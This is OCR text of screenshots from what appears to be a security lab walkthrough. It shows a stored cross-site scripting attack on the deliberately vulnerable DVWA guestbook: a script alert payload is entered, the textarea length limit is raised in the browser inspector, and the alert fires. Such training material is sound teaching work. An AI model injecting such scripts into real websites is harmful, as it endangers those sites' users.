












<script>alert("An XSS Exploitability Test")</script>



172.16.100.6/dvwa/vulnerabilities/xss_s/
Search
Most Visited
Suggested Sites
Getting Started
Web Slice Gallery
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
hacker
Message *
<script>alert("An XSS Exploitability Test")</scrip
Sign Guestbook
Name: test
Message: This is a test comment.
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting



172.16.100.6/dvwa/vulnerabilities/xss_s/
Search
Most Visited
Suggested Sites
Getting Started
Web Slice Gallery
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
hacker
Message *
Sign Guestbook
Undo
Copy
Paste
Delete
Select All
Check Spelling
Languages
Inspect Element (Q)
Name: test
Message: This is a test comment.
More Information
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting



Vulnerability: Stored Cross Site Scripting (XSS)
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
Name *
hacker
td | 443 × 77
Message *
Sign Guestbook
Name: test
Message: This is a test comment.
Inspector
Console
Debugger
Style Editor
Performance
Network
Rules
Computed
Fonts
Box Model
Animations
Filter Styles
<tbody>
<tr></tr>
<tr>
<td width="100">Message *</td>
<td>
<textarea maxlength="50" rows="3" cols="50" name="mtxMessage"
></textarea>
</td>
</tr>
<tr></tr>
element {
inline
input, textarea, select {
main.css:32
font: 100% arial,sans-serif;
vertical-align: middle;
Inherited from div#main_body
div#main_body {
main.css:131



Vulnerability: Stored Cross Site Scripting (XSS)
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
Name *
hacker
textarea | 354 × 71
Message *
Sign Guestbook
Name: test
Message: This is a test comment.
Inspector
Console
Debugger
Style Editor
Performance
Network
Rules
Computed
Fonts
Box Model
Animations
Filter Styles
<tbody>
<tr></tr>
<tr>
<td width="100">Message *</td>
<td>
<textarea maxlength="1000" rows="3" cols="50" name="mtxMessage"
</td>
</tr>
<tr></tr>
</tbody>
element {
inline
input, textarea, select {
main.css:32
font: 100% arial,sans-serif;
vertical-align: middle;
Inherited from div#main_body
div#main_body {
main.css:131
font-size: 13px;



Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
hacker
Message *
<script>alert("An XSS Exploitability Test")</script>
Sign Guestbook
Name: test
Message: This is a test comment.
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html



Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
An XSS Exploitability Test
OK
Name: test
Message: This is a test comment.



Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Name: test
Message: This is a test comment.
Name: hacker
Message:
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/

